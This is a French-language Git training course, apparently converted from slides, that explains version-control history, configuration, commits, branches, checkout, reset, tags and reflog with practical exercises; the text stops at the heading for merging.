

Formation Git

Sommaire

- **Introduction**
- **Installation et configuration**
- **Git avec un dépôt local**
 - Premiers pas
 - Branches
 - Checkout / Reset / Tag
 - Reflog
 - Merge et rebase
- **Git avec un dépôt distant**
 - Repository distant
 - Branches distantes
- **Commandes diverses**
- **Scénarios classiques**
- **GitFlow**

Introduction

Ancêtres

- **GNU RCS** (Revision Control System) et `diff` : 1982
 - un fichier (source, binaire) à la fois
- **SCCS** (Source Code Control System) : 1986-89
- **CVS** (Concurrent Versions System) : 1990
 - client-serveur
 - CLI & GUI
- **SVN** (Apache Subversion) : 2000
 - *commits atomiques*
 - renommage et déplacement sans perte d'historique
 - prise en charge des répertoires et de méta-données
 - numéros de révision uniques sur tout le dépôt
 - *NB: il est possible d'utiliser Git avec un dépôt SVN via Git-SVN)*

Introduction


Historique

- Crée en avril 2005 par Linus Torvalds
- Objectif : gérer le *workflow* d'intégration des *patches* du noyau Linux
- Remplacement de BitKeeper
- En Mai 2013, 36% des professionnels utilisent Git en tant que VCS principal (source : Eclipse Foundation)
- En Avril 2013 Github déclare avoir 3.5 millions d'utilisateurs

Rappel VCS


- VCS == Version Control System
- Gestion des versions et historiques de fichiers
- Gestion des branches
- Gestion des *tags*
- Gestion des conflits / *merges*

VCS centralisé (CVS, SVN...)



- Centralisé == *repository* (dépôt) central
- On “emprunte” et on travaille sur des *working copies* (copies de travail)

VCS distribué (Git, Mercurial...)



- Décentralisé : Les versions / branches / *tags* sont en local
- On travaille sur son *repository* local et on publie sur les autres *repositories*
- Possibilité d'avoir un *repository* central (mais pas obligé)

Git a pour objectif :

- D'être **rapide**
- D'avoir une architecture **simple**
- De faciliter le développement parallèle (branches, *merges*...)
- D'être complètement **distribué**
- De gérer des projets de taille importante (Gnome, KDE, XORG, PostgreSQL, Android...)

Git avec un dépôt local

Installation et Configuration

Installation et Configuration

Installation :

- Sous Linux : via le gestionnaire de paquet
(ex: apt-get install git)
- Sous OSX : via homebrew (brew install git)
- Sous Windows : via msysgit (<http://msysgit.github.com/>)

Installation et Configuration

Clients graphique :

- De nombreux clients graphiques et outils de *merge* sont disponibles sur chaque OS parmi lesquels :
 - Sous linux : gitg, git gui, p4merge ...
 - Sous OSX : gitx-dev , p4merge ...
 - Sous windows : git extensions, p4merge

Installation et Configuration

Configuration:

- La configuration globale de Git est située dans `~/.gitconfig`
- La configuration propre à chaque *repository* Git est située dans `<repository>/.git/config`
- A minima, il faut configurer son nom d'utilisateur et son adresse *email* (informations qui apparaîtront dans chaque commit) :
 - `git config --global user.name "John Doe"`
 - `git config --global user.email johndoe@example.com`

Premiers Pas

Création d'un dépôt et

commits

Premiers Pas

Définitions

- *Commit* : ensemble cohérent de modifications
- *Repository* : ensemble des *commits* du projet (et les branches, les *tags* (ou libellés), ...)
- *Working copy* (ou copie de travail) : contient les modifications en cours (c'est le répertoire courant)
- *Staging area* (ou index) : liste des modifications effectuées dans la *working copy* qu'on veut inclure dans le prochain *commit*

Premiers Pas

Configuration

- `git config --global user.name "mon nom"` : configuration du nom de l'utilisateur (inclus dans chaque *commit*)
- `git config --global user.email "mon email"` : configuration de l'*email* de l'utilisateur (inclus dans chaque *commit*)
- `git config --global core.autocrlf true` : conversion automatique des caractères de fin de ligne (Windows)

Premiers Pas

Repository (dépôt)

- C'est l'endroit où Git va stocker tous ses objets : versions, branches, *tags*...
- Situé dans le sous-répertoire `.git` de l'emplacement où on a initialisé le dépôt
- Organisé comme un *filesystem* versionné, contenant l'intégralité des fichiers de chaque version (ou *commit*)

Premiers Pas

Commit

Fonctionnellement : **Unité d'oeuvre**

- Doit **compiler**
- Doit **fonctionner**
- Doit **signifier** quelque chose (correction d'anomalie, développement d'une fonctionnalité / fragment de fonctionnalité)


Premiers Pas

Commit

Techniquement : **Pointeur**


vers un *snapshot* du *filesystem* dans son ensemble

- Connaît son ou ses **parents**
- Possède un **identifiant unique** (hash SHA1) basé sur le contenu et sur le ou les parents



Premiers Pas

- Le *repository* contient l'ensemble des *commits* organisés sous forme de **graphe acyclique direct** :
 - Depuis un *commit*, on peut accéder à tous ses ancêtres
 - Un *commit* ne peut pas connaître ses descendants
 - On peut accéder à un *commit* via son ID unique
 - Des pointeurs vers les *commits* permettent d'y accéder facilement (branches, tags)



Premiers Pas



HELP

- git help <commande>
- git help <concept>

Premiers Pas


Création d'un *repository* Git

- git init
- Répertoire .git == dépôt
- Fichier de conf .git/config
- Répertoire racine == *working copy*

Premiers Pas

Ajouter un changement dans le *repository*

- Faire des modifications dans la *working copy* (ajout / modification / suppression de fichiers)
- Ajouter les modifications dans la *staging area*
- Commiter == générer un *commit* à partir des changements dans la *staging area* pour l'ajouter au *repository*



Premiers Pas

Staging area

C'est la **liste des modifications** effectuées dans la *working copy* et qu'on veut inclure dans le prochain *commit*.

On construit cette liste explicitement.

- git status : affiche le statut de la *working copy* et de la *staging area*
- git add : ajoute un fichier à la *staging area*
- git rm --cached : *unstage* un nouveau fichier
- git checkout -- : retire un fichier de la *staging area*

Premiers Pas

Commit

- git commit -m "mon commentaire de commit"
→ génère un *commit* avec les modifications contenues dans la *staging area*
- git commit -a -m "mon commentaire de commit"
→ ajoute tous les fichiers modifiés (pas les ajouts / suppressions) à la *staging area* et commite
- git commit --amend
→ corrige le *commit* précédent

Premiers Pas

Historique des versions

- `git log [-n] [-p] [--oneline]`: historique
 - affiche les ID des *commits*, les messages, les modifications
 - `-n` : limite à n *commits*
 - `-p` : affiche le diff avec le *commit* précédent
 - `--oneline` : affiche uniquement le début de l'ID du *commit* et le commentaire sur une seule ligne pour chaque *commit*
- `git show [--stat]` : branche, tag, commit-id ...
 - montre le contenu d'un objet
- `git diff`:
 - `git diff id_commit` : diff entre *working copy* et *commit*
 - `git diff id_commit1 id_commit2` : diff entre deux *commits*

Premiers Pas

Ancêtres et références

- `id_commit^` : parent du *commit*
- `id_commit^^` : grand-père du *commit*...
- `id_commit~n` : n-ième ancêtre du *commit*
- `id_commit^2` : deuxième parent du *commit* (*merge*)
- `id_commit1..id_commit2` :
variations entre le *commit 1* et le *commit 2*
(ex. `git log id_commit1..id_commit2` : tous les
commits accessibles depuis *commit2* sans ceux
accessibles depuis *commit1*)

TP commits

- Créer un nouveau *repository* Git
- Ajouter un fichier et le commiter
- Modifier le fichier et le commiter
- Observer l'historique (on doit voir les deux *commits*)

Branches

Branches

Introduction

- Déviation par rapport à la route principale
- Permet le développement de différentes versions en parallèle
 - Version en cours de développement
 - Version en production (correction de bugs)
 - Version en recette
 - ...
- On parle de “**merge**” lorsque tout ou partie des modifications d'une branche sont rapatriées dans une autre
- On parle de “**feature branch**” pour une branche dédiée au développement d'une fonctionnalité (ex : gestion des contrats...)

Branches

Introduction

- **branch** == pointeur sur le dernier *commit* (sommet) de la branche
 - les branches sont des **références**
- **master** == branche principale (*trunk*)
- **HEAD** == pointeur sur la position actuelle de la working copy

Branches


Création

- git branch <mabranche> (**création**) + git checkout <mabranche> (**se positionner dessus**)
- Ou git checkout -b <mabranche> (**création + se positionner dessus**)
- git branch → liste des branches (locales)

Branches

Création


- Situation initiale



Branches

Création


- Après git checkout -b branche1 on obtient :



Branches

Création

- Après un troisième commit (`git commit -a -m "commit 3"`) on obtient :



Branches

Suppression

- git branch -d mabranche (**erreur si pas mergé**)
- git branch -D mabranche (**forcé**)
- Supprime la référence, pas les *commits* (on peut toujours récupérer via reflog en cas d'erreur)

Branches

Ancêtres et Références

- Les branches sont des références vers le *commit* du sommet de la branche,
on peut donc utiliser les notations ^ ou ~ sur la branche
 - branche1^^ : le grand-père du commit au sommet de branche 1
 - on peut aussi le faire sur un *tag*

Checkout


Checkout

- La commande `checkout` permet de déplacer HEAD sur une autre référence : (branche, *tag*, *commit*...)
- `git checkout <ref>` :
checkoute une référence
- `git checkout -b <branch>` :
crée une branche et la *checkoute*

Checkout

Exemple


- Situation initiale : HEAD sur branche1



Checkout

Exemple

- On peut repasser sur **master** avec `git checkout master`




- On a juste pointé **HEAD** vers **master** plutôt que **branche1**
- **Checkout déplace HEAD (et met à jour la *working copy*)**

Checkout

Detached HEAD


- On peut aussi faire un checkout sur un *commit* (ou un *tag*) :
 - git checkout <id_du_commit>
 - On parle de “detached HEAD” car la **HEAD** n'est pas sur une branche



Checkout

Création de branche à posteriori

- Avec une *detached HEAD*, on peut créer une branche “après coup” sur le commit 1 (git branch branche2)



Checkout

- Les branches sont des références vers le *commit* du sommet de la branche.
On peut donc utiliser les notations ^ ou ~ pour un *checkout* :
 - `checkout branch1^` : on *checkoute* le grand-père du *commit* au sommet de branche 1 (*detached head*)
- Impossible de faire un *checkout* si on a des fichiers non committés modifiés, il faut faire un *commit* ou un *reset* (ou un *stash* comme on le verra plus tard)
- Les nouveaux fichiers restent dans la *working copy* (ils ne sont pas perdus suite au *checkout*).

Reset

Reset

- Permet de déplacer le **sommet d'une branche** sur un *commit* particulier, en resettant éventuellement l'index et la *working copy*
- 2 utilisations principales :
 - annuler les modifications en cours sur la *working copy*
 - faire “reculer” une branche
→ annuler un ou plusieurs derniers *commits*

Reset


- `git reset [mode] [commit]` : *resette* la branche courante
 - commit :
 - id du commit sur lequel on veut positionner le sommet de la branche
 - si vide, on laisse la branche où elle est (utile pour *resetter* l'index ou la *working copy*)
 - mode :
 - `--soft` : ne touche ni à l'index, ni à la *working copy*
(alias “je travaillais sur la mauvaise branche”)
 - `--hard` : *resette* l'index et la *working copy*
(alias “je mets tout à la poubelle”)
 - `--mixed` : *resette* l'index mais pas la *working copy*
(alias “finalement je ne vais pas commiter tout ça”)
→ **c'est le mode par défaut**
 - Le mode par défaut (*mixed*) n'entraîne pas de perte de données, on retire juste les changements de l'index

Reset

- Pour revenir sur une *working copy* propre (c'est-à-dire supprimer tous les changements non commis) :
 - `git reset --hard`

Reset

- Le *reset* permet de déplacer le sommet d'une branche
- Ex : git reset --hard HEAD^^



- Si on passe --hard, on se retrouve sur commit1 et la *working copy* est propre
- Si on ne passe pas --hard, on se retrouve aussi sur commit 1 et la *working copy* contient les modifications de commit 3 et commit 2 (non committées, non indexées)

Tag

Tag

- Littéralement “étiquette” → permet de marquer / retrouver une version précise du code source
- `git tag -a nom_du_tag -m "message"` : crée un tag
- `git tag -l` : liste les tags
- C'est une référence vers un commit
- On peut faire un checkout sur un tag (comme une branche ou un commit) → detached HEAD
- Les tags sont des références vers un commit on peut donc utiliser les notations ^ ou ~ pour un checkout :
 - → `checkout mon_tag^` : on checkout le grand-père du commit du tag (detached head)

TP Branches / Checkout / Reset / Tags

- Créer un nouveau *repository* Git
- Ajouter un fichier et le commiter
- Ajouter un deuxième fichier et le commiter
- Vérifier l'historique (on doit avoir 2 commits)
- Faire des modifications sur le deuxième fichier et le commiter
- Annuler les modifications du dernier commit
- Vérifier l'historique (on doit avoir 2 commits)
- Créer une branche à partir du 1er commit
- Faire un commit sur la branche
- Vérifier l'historique de la branche (on doit avoir 2 commits)

TP Branches / Checkout / Reset / Tags

- Lister les branches (on doit avoir 1 branche)
- Tagger la version
- Revenir au sommet de la branche *master*
- Lister les tags (on doit avoir un *tag*)
- Supprimer la branche
- Lister les branches (on doit avoir une seule branche : *master*)

Reflog

Reflog

- Reflog → Reference Log
- Commit inaccessible (reset malencontreux / pas de branche / id oublié ?)
- 30 jours avant suppression
- git reflog
- git reset --hard HEAD@{n} → repositionne la branche sur la ligne n du reflog

Merge

